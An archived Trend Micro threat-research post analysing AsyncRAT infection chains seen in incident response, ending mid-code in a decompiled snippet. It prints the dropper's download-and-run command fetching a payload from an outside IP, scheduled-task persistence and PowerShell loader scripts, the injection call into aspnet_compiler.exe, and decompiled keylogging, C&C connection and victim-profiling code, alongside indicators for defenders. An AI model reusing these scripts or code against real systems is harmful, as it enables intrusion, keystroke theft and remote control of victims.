Analyzing AsyncRAT's Code Injection into Aspnet_Compiler.exe Across Multiple Incident Response Cases

By Buddy Tancio, Fe Cureg, Maria Emreen Viray (words)

Published: 2023-12-11 · Archived: 2026-04-06 01:02:02 UTC

Malware

This blog entry delves into MxDR's unraveling of the AsyncRAT infection chain across multiple cases, shedding light on the misuse of aspnet_compiler.exe, a legitimate Microsoft process originally designed for precompiling ASP.NET web applications.

By: Buddy Tancio, Fe Cureg, Maria Emreen Viray Dec 11, 2023 Read time: 11 min (2917 words)

Save to Folio

During our recent investigations, the Trend Micro Managed XDRservices (MxDR) team handled various cases involving AsyncRAT, a Remote Access Tool (RAT) with multiple capabilities, such as keylogging and remote desktop control, that make it a substantial threat to victims. This blog entry delves into MxDR's unraveling of the AsyncRAT infection chain across multiple cases, shedding light on the misuse of *aspnet_compiler.exe*, a legitimate Microsoft process originally designed for precompiling ASP.NET web applications. Malicious actors exploited this process to inject the AsyncRAT payload, showing evolving adversary tactics.

Earlier this year, our internal Threat Hunting team also encountered ransomware infections that cleverly used AsyncRAT's capabilities, with tactics, techniques, and procedures (TTPs) resembling the ones we will discuss in this blog entry, effectively bypassing antivirus defenses. The attackers then employed reflective loading through the *aspnet_compiler.exe* process, allowing them to discretely deploy their payloads.

Various research studies have scrutinized AsyncRAT infections, revealing the adaptability of its operators in employing different techniques. For instance, campaigns in 2019 and 2020 distributed modified versions of AsyncRAT with a Covid-19 theme, capitalizing on the pandemic during its early period. In another case, malicious actors impersonated local banks and law enforcement institutions to deliver AsyncRAT to their targets.

In 2021, AsyncRAT was part of a phishing campaign called Operation Spalax. The phishing campaigns, which persisted until late 2021 and early 2022, employed HTML attachments for AsyncRAT delivery while also integrating reflective loading techniques. These incidents underline the malware's versatility and sustained use across diverse attack vectors.

The pivot point


Time elapsed	Activity
T0	User downloaded the password-protected ZIP file downloadedFile_SSAfnmeddOFzc.zip
1 minute and 20 seconds	User extracted the ZIP file that contains a .wsf script
1 minute and 26 seconds	The first payload is downloaded and executed, leading to the download of the second payload

1 minute and 35 seconds	Autostart is created
1 minute and 59 seconds	The second payload is downloaded and executed
5 minutes and 48 seconds	Process injection to aspnet_compiler.exe and command-and-control (C&C) connection via dynamic DNS


Table 1. Timeline of events

Our investigation began with a workbench alert triggered by Trend Vision One's Workbench, an application that showcases alerts triggered by detection models, enabling the MxDR team to assess and prioritize alerts for further investigation.

Figure 1 depicts the detection of suspicious activity involving *aspnet_compiler.exe*, which attempted to establish a connection with the external IP address 45[.]141[.]215[.]40. Simultaneously, our analysis reveals the execution of concerning PowerShell scripts and a batch file in close proximity. We were able to use this data as a pivot point to backtrack and investigate the entry point of the file and its additional activities.



We discovered that the trigger for the infection was a file initially downloaded through Google Chrome named *downloadedFile_SSAfnmeddOFzc.zip.*
"C:\Program Files\Google\Chrome\Application\chrome.exe"
C:\Users\<username>\Downloads\downloadedFile_SSAfnmeddOFzc.zip




The user then opened the ZIP file, which contained a script file named *downloadedFile_SSAfnmedd.wsf*. We collected the ZIP file and found that it was password-protected.

Based on recent reports, AsyncRAT typically arrives via spam mail. We strongly suspect that the user may have received a password for decompressing the ZIP file, along with a malicious link. The user extracted and opened the file using the password, highlighting a common tactic employed by threat actors to circumvent detection — using the included password in the email to extract ZIP files.

C:\Users\<username>\AppData\Local\Temp\Temp923a29cc-d4fd-4950-9b7d-801ff92f7bea_downloadedFile_SSAfnmeddOFzc.zip\downloadedFile_SSAfnmeddOFzc.wsf

Examining the execution profile reveals *wscript.exe* being initiated via Windows Explorer, suggesting that the user executed the file by double-clicking it. The installation sequence involves the creation and execution of multiple PowerShell scripts (.ps1), VBScript (.vbs), and Batch files (.bat).



By using Antimalware Scan Interface (AMSI) telemetry (*TELEMETRY_AMSI_EXECUTE*), we gained insight into the data associated with *downloadedFile_SSAfnmeddOFzc.wsf* in runtime, enabling us to discern the file's purpose and its corresponding activities.

```
IHost.CreateObject("WScript.Shell");|
IFileSystem3.CreateTextFile("C:\Users\Public\VLCdllFrame.xml", "true");
ITextStream.Write("<command>   <a>      <execute>Start-BitsTransfer -Source
"hxxp://185[.]81[.]157[.]246:222/dd/mc.jpg" -Destination "C:\Users\Public\snakers.zip"; Expand-Archive -Path
"C:\Users\Public\snakers.zip" -DestinationPath "C:\Users\Public\" -Fo");
ITextStream.Close();
IHost.CreateObject("WScript.Shell");
IFileSystem3.CreateTextFile("C:\Users\Public\VLCdllFrame.xml", "true");
ITextStream.Write("<command>   <a>      <execute>Start-BitsTransfer -Source
"hxxp://185[.]81[.]157[.]246:222/dd/mc.jpg" -Destination "C:\Users\Public\snakers.zip"; Expand-Archive -Path
"C:\Users\Public\snakers.zip" -DestinationPath "C:\Users\Public\" -Fo");
ITextStream.Close();
IWshShell3.Run("powershell -command "[xml]$xmldoc = Get-Content 'C:\Users\Public\VLCdllFra", "0", "true");
IHost.CreateObject("WScript.Shell");
IFileSystem3.CreateTextFile("C:\Users\Public\VLCdllFrame.xml", "true");
ITextStream.Write("<command>   <a>      <execute>Start-BitsTransfer -Source
"hxxp://185[.]81[.]157[.]246:222/dd/mc.jpg" -Destination "C:\Users\Public\snakers.zip"; Expand-Archive -Path
"C:\Users\Public\snakers.zip" -DestinationPath "C:\Users\Public\" -Fo");
ITextStream.Close();
IWshShell3.Run("powershell -command "[xml]$xmldoc = Get-Content 'C:\Users\Public\VLCdllFra", "0", "true");
IFileSystem3.DeleteFile("C:\Users\Public\VLCdllFrame.xml");
```

The script *downloadedFile_SSAfnmeddOFzc.wsf* is a Windows Script File (.wsf), that uses a mix of PowerShell and VBScript commands to execute a series of actions. It creates a *WScript.Shell* object, commonly used for executing shell commands, and generates a text file named *VLCdllFrame.xml* in the *C:\Users\Public* directory. The “true” value as the second parameter indicates that the file will be overwritten if it already exists.

The script uses the Start-BitsTransfer command to download a file from *hxxp://185[.]81[.]157[.]246:222/dd/mc.jpg*, saving it as *snakers.zip*. Subsequently, it extracts the contents into either the *C:\Users\Public* directory or, in some cases into *C:\Users\Public\Pictures*. Following the execution of the PowerShell command, the script deletes the previously created *VLCdllFrame.xml* file.


We collected *snakers.zip* and analyzed its contents, which revealed the presence of various malicious scripts, all integral components of the AsyncRAT installation routine.

Component	SHA256 hash	Detection name
C:\Users\Public\Webcentral.vbs	50b6aaed93609360f33de4b40b764d3bb0bd45d1	Trojan.VBS.RUNNER.AOE
C:\Users\Public\Webcentral.bat	f22cceb9c6d35c9119a5791d6fd93bf1484e6747	Trojan.BAT.POWRUN.AA
C:\Users\Public\hash.vbs	2226d90cce0e6f3e5f1c52668ed5b0e3a97332c1	Trojan.VBS.RUNNER.AOE
C:\Users\Public\hash.bat	8fe5c43704210d50082bbbaf735a475810a8dbc9	Trojan.BAT.POWRUN.AA
C:\Users\Public\Webcentral.ps1	7be69e00916c691bbbed6ff9616f974f90234862	Trojan.PS1.RUNNER.GBT
C:\Users\Public\runpe.txt	c07b2c25f926550d804087ac663991cf06bac519	Trojan.Win32.ASYNCRAT.ENC
C:\Users\Public\msg.txt	c5b16f22397c201a6e06f0049b6f948c648f11b7	Trojan.Win32.ASYNCRAT.ENC
C:\Users\Public\hash.ps1	899ca79e54a2d4af140a40a9ca0b2e03a98c46cb	Trojan.PS1.ASYNCRAT.L

Table 2. The components of the AsyncRAT installation routine

Figure 4 depicts the execution profile generated by Vision One, illustrating the sequence of events in the AsyncRAT installation routine triggered when the user opened the file *downloadedFile_SSAfnmeddOFzc.wsf*.

We observed *aspnet_compiler.exe* establishing connections to the IP addresses 208[.]95[.]112[.]1:80 (*ip-api[.]com*) and 45[.]141[.]215.40:4782 (*httpswin10[.]kozow[.]com*). The former is used for geolocation checks, while the latter — identified as a free dynamic DNS — is likely employed by malicious actors to obfuscate their true server IP address, enabling quick changes to evade detection. In other cases, it was seen connecting to *66escobar181[.]ddns[.]net*, another dynamic DNS server.



Scheduled tasks were created with the task names *Reklam* or *Rekill*, providing AsyncRAT persistence capabilities. Figure 6 shows the contents of *Webcentral.ps1*, the script responsible for creating a scheduled task that executes *C:\Users\Public\hash.vbs* or *C:\Users\Public\Pictures\hash.vbs* every two minutes using the Windows Task Scheduler service.


objectRawDataStr

```
$tr = New-Object -ComObject Schedule.Service
$tr.Connect()
$ta = $tr.NewTask(0)
$ta.RegistrationInfo.Description = "Runs a script every 2 minutes"
$ta.Settings.Enabled = $true
$ta.Settings.DisallowStartIfOnBatteries = $false
$st = $ta.Triggers.Create(1)
$st.StartBoundary = [DateTime]::Now.ToString("yyyy-MM-ddTHH:mm:ss")
$st.Repetition.Interval = "PT2M"
$md = $ta.Actions.Create(0)
$md.Path = "C:\Users\Public\hash.vbs"
$ns = $tr.GetFolder("\")
$ns.RegisterTaskDefinition("Reklam", $ta, 6, $null, $null, 3)
```

Analyzing the Scripts

By analyzing the scripts, we were able to gain deeper insights into the threat's objectives. The diagram shown in Figure 8 illustrates how the threat strategically employs multiple layers of scripts as a means of evading detection. Subsequently, it proceeds to perform code injection into *aspnet_compiler.exe*, representing another method of staying undetected.

In this section, we will discuss the objectives of each script extracted from *snakers.zip*.



The script checks if it is running with administrative privileges using the *net session* command (line 9-10). If it succeeds, it flags the attacker that administrative rights are present (*isAdmin*), and then runs a command stored in the variable *executionCommand*, directing it to a batch file (*C:\Users\Public\Webcentral.bat*). The script includes error-handling techniques, using the *On Error Resume Next* and *On Error GoTo 0* syntaxes to manage errors and keep the script running smoothly.

```
On Error Resume Next
Dim objShell
Dim isAdmin
Dim commandOutput
isAdmin = False
commandOutput = 0
Set objShell = CreateObject("WScript.Shell")
Dim adminCheckCommand
adminCheckCommand = "net session"
commandOutput = objShell.Run(adminCheckCommand, 0, True)
If commandOutput = 0 Then
isAdmin = True
End If
Dim executionCommand
executionCommand = "C:\Users\Public\Webcentral.bat"
If isAdmin Then
objShell.Run executionCommand, 0
Else
objShell.Run executionCommand, 0
End If
On Error GoTo 0
```

The *Webcentral.bat* script initiates a PowerShell execution of the script located at *C:\Users\Public\Webcentral.ps1*. It employs *the -NoProfile*, *-WindowStyle Hidden*, and *-ExecutionPolicy Bypass* parameters to run PowerShell in a hidden window with the bypassed execution policy.

```
@echo off
set "ps=powershell.exe"
set "params1=-NoProfile "
set "params2=-WindowStyle Hidden "
set "params3=-ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Webcentral.ps1"
%ps% %params1%%params2%%params3% -Command "& '%cmd%'"
exit /b
```

The *Webcentral.ps1* script creates a scheduled task named *Reklam* that runs a script (*hash.vbs*) every two minutes. The scheduled task is enabled and can start even if the device is running on batteries. The *hash.vbs* script, located in the *C:\Users\Public\hash.vbs* directory, is executed as an action of the scheduled task. The task is registered using the Windows Task Scheduler service.

```

$tr = New-Object -ComObject Schedule.Service
$tr.Connect()
$ta = $tr.NewTask(0)
$ta.RegistrationInfo.Description = "Runs a script every 2 minutes"
$ta.Settings.Enabled = $true
$ta.Settings.DisallowStartIfOnBatteries = $false
$st = $ta.Triggers.Create(1)
$st.StartBoundary = [DateTime]::Now.ToString("yyyy-MM-ddTHH:mm:ss")
$st.Repetition.Interval = "PT2M"
$md = $ta.Actions.Create(0)
$md.Path = "C:\Users\Public\hash.vbs"
$ns = $tr.GetFolder("\")
$ns.RegisterTaskDefinition("Reklam", $ta, 6, $null, $null, 3)
```

Hash.vbs is the same script as *Webcentral.vbs* but directs to a different file (*C:\Users\Public\hash.bat*).

Similar to *Hash.vbs*, *Hash.bat* is the script as *Webscentral.bat* but directs to a different file (*C:\Users\Public\hash.ps1*).

Hash.ps1 decodes and loads portable executable (PE) files encoded in *msg.txt* and *runpe.txt*, triggering the execution of *aspnet_compiler.exe*. It employs functions from the decoded *runpe.txt* to inject the AsyncRAT payload (the decoded *msg.txt*) into the newly spawned *aspnet_compiler.exe* process.


```
try {
[Byte[]]$decoded_msg_payload = VB $Jxxxe # AsyncRAT Payload
[Byte[]]$decoded_runpe_payload = VB $geGWHZ # Process Injection Payload

    $AsseDDDDDmbly = [System.Reflection.Assembly]::Load($decoded_runpe_payload) # Load
    Process Injection Payload
    $AB = $AsseDDDDDmbly.GetType('NewPE2.PE')
    $KJA = $AB.GetMethod('Execute')
    $KES = [object[]]('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',
     $decoded_msg_payload) #Injects AsyncRAT into spawned aspnet_compiler.exe
    $KJA.'Invoke'.Invoke($null, $KES)

} catch {
}
```

The decoded script can be seen below:

[System.Reflection.Assembly]::Load($decoded_runpe_payload).GetType('NewPE2.PE').GetMethod('Execute').'Invoke'.Invoke($nu [object[]]('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe', $decoded_msg_payload))

This is a PowerShell script that dynamically loads a .NET assembly, specifically the *NewPE2.PE* type, and invokes its *Execute* method. The *Execute* method is used for injecting code associated with *aspnet_compiler.exe* into the process. It is designed for malicious code injection, allowing malicious actors to execute additional code within the context of the legitimate *aspnet_compiler.exe* process.

The decoded content of the *runpe.txt* file, seen in Figure 12, shows a look into the code used in the *hash.ps1* script for executing process injection into *aspnet_compiler.exe*.



```
// NewPE2.PE
// Token: 0x0600001A RID: 26 RVA: 0x00005D74 File Offset: 0x00003F74
public static void Execute(string path, byte[] payload)
```

The decoded config at the beginning of routine, notable values are the hostname *66escobar181[.]ddns[.]net* and the port number *6666*, which it connects to.

Other capabilities

The AsyncRAT backdoor has other capabilities depending on the embedded configuration. This includes anti-debugging and analysis checks, persistence installation, and keylogging. The code snippet in Figure 13 checks if keylogging is enabled in the embedded configuration *embeddedConfig*. If keylogging is enabled, it starts a new thread to execute the *startKeylogging* method.

```
public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(embeddedConfig.AiEkrWrcyBnU); i++)
    {
        Thread.Sleep(1000);
    }
    if (!embeddedConfig.decryptConfig())
    {
        Environment.Exit(0);
    }
    try
    {
        if (!RRPCpctHNWql.checkIfAlreadyRunning())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(embeddedConfig.antiAnalysisCheck_F))
        {
            KwBZgNkojRM.antiAnalysisChecks();
        }
        if (Convert.ToBoolean(embeddedConfig.addPersistenceCheck_F))
        {
            yLJBMfkBXCyuD.addPersistence();
        }
        if (Convert.ToBoolean(embeddedConfig.setSystemCrticalCheck_F) && hnFsrHxvUfWIH.checkIfAdmin())
        {
            zxMlrbhysZHDU.setToSystemCritical();
        }
        hnFsrHxvUfWIH.OPzGQaLekx();
        new Thread(new ThreadStart(hnFsrHxvUfWIH.uMimfIqmbuoRg)).Start();
        if (Convert.ToBoolean(embeddedConfig.keyloggingEnabled_T))
        {
            new Thread(new ThreadStart(fLhzDMkRTbhd.startKeylogging)).Start();
        }
    }
    catch
    {
    }
    try
    {
        IL_B6:
        if (!yaCbyhqSsDzU.ujdlalrtkK)
        {
            yaCbyhqSsDzU.connectToServer();
        }
    }
```

For the sample file that we acquired, only the keylogging routine was enabled, which captures and records every keystroke of the infected machine and sends the data to the attacker-controlled server.

```
private static IntPtr keylogging_routine(int ZsIpEFoXsLK, IntPtr ABpONSgSPgBVc, IntPtr posgoQQHRPHs)
{
    if (ZsIpEFoXsLK >= 0 && ABpONSgSPgBVc == (IntPtr)256)
    {
        int num = Marshal.ReadInt32(posgoQQHRPHs);
        bool flag = ((int)fLhzDMkRTbhd.GetKeyState(20) & 65535) != 0;
        bool flag2 = ((int)fLhzDMkRTbhd.GetKeyState(160) & 32768) != 0 || ((int)fLhzDMkRTbhd.GetKeyState(161) & 32768) != 0;
        string text = fLhzDMkRTbhd.keyboardLayout((uint)num);
        if (flag || flag2)
        {
            text = text.ToUpper();
        }
        else
        {
            text = text.ToLower();
        }
        if (num >= 112 && num <= 135)
        {
            string str = "[";
            Keys keys = (Keys)num;
            text = str + keys.ToString() + "]";
        }
        else
        {
            Keys keys = (Keys)num;
            string text2 = keys.ToString();
            uint num2 = hYXaKqXOfteD.aqhoxDQdvjnR(text2);
            if (num2 <= 3250860581U)
            {
                if (num2 <= 497839467U)
                {
                    if (num2 != 298493515U)
                    {
                        if (num2 == 497839467U)
                        {
                            if (text2 == "LControlKey")
                            {
                                text = "[CTRL]";
                            }
                        }
                    }
                    else if (text2 == "Capital")
                    {
                        if (flag)
```

```
using (StreamWriter streamWriter = new StreamWriter(fLhzDMkRTbhd.logTemp_path, true))
{
    if (fLhzDMkRTbhd.lwZFyBdhVcshkh == fLhzDMkRTbhd.getActiveApplicationName())
    {
        streamWriter.Write(text);
    }
    else
    {
        streamWriter.WriteLine(Environment.NewLine);
        streamWriter.WriteLine("###  " + fLhzDMkRTbhd.getActiveApplicationName() + " ###");
        streamWriter.Write(text);
    }
}
```

The keylogging routine ends with the logging key corresponding to the associated program (*getActiveApplicationName()*). This interaction was found from a specified log file in the temporary directory. It then logs the information in *%TEMP%\Log.tmp*

The code snippet dynamically selects a host and port from the configuration. AsyncRAT employs a socket connection to interact with various IP addresses and ports, making its infrastructure dynamic and adaptable. It allows threat actors to change server addresses frequently, complicating efforts to predict or block communication channels. Furthermore, the code includes error-handling mechanisms: if there's an issue with connecting to a specific IP address or port, the error-handling mechanisms allow AsyncRAT to attempt alternative connections or fall back to default configurations, further emphasizing the evasive tactics employed by the attackers.

```
public static void connectToServer()
{
    try
    {
        yaCbyhqSsDzU.socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        if (embeddedConfig.contentHostingURL == "null")
        {
            string text = embeddedConfig.hostFromConfig.Split(new char[]
            {
                ','
            })[new Random().Next(embeddedConfig.hostFromConfig.Split(new char[]
            {
                ','
            }).Length)];
            int port = Convert.ToInt32(embeddedConfig.portFromConfig.Split(new char[]
            {
                ','
            })[new Random().Next(embeddedConfig.portFromConfig.Split(new char[]
            {
                ','
            }).Length)]);
            if (yaCbyhqSsDzU.checkHostNamefromConfig(text))
            {
                foreach (IPAddress address in Dns.GetHostAddresses(text))
                {
                    try
                    {
                        yaCbyhqSsDzU.socket.Connect(address, port);
                        if (yaCbyhqSsDzU.socket.Connected)
                        {
                            break;
                        }
                    }
                    catch
                    {
                    }
                }
            }
            else
            {
                yaCbyhqSsDzU.socket.Connect(text, port);
            }
```

The AsyncRAT payload gathers client information as it connects to its server. This notably includes usernames, computer information, installed AV software and installed cryptocurrency wallets.

```
// Token: 0x0600002F RID: 47
public static byte[] gatherClientInfo()
{
    mKZzrlnmelHw mKZzrlnmelHw = new mKZzrlnmelHw();
    mKZzrlnmelHw.yQykSDKWWR("Packet").KVGIiRqtVgKxm = "ClientInfo";
    mKZzrlnmelHw.yQykSDKWWR("HWID").KVGIiRqtVgKxm = embeddedConfig.clientHWID;
    mKZzrlnmelHw.yQykSDKWWR("User").KVGIiRqtVgKxm = Environment.UserName.ToString();
    mKZzrlnmelHw.yQykSDKWWR("OS").KVGIiRqtVgKxm = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
      Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
    mKZzrlnmelHw.yQykSDKWWR("Path").KVGIiRqtVgKxm = Application.ExecutablePath;
    mKZzrlnmelHw.yQykSDKWWR("Admin").KVGIiRqtVgKxm = hnFsrHxvUfWIH.checkIfAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false",
      "User");
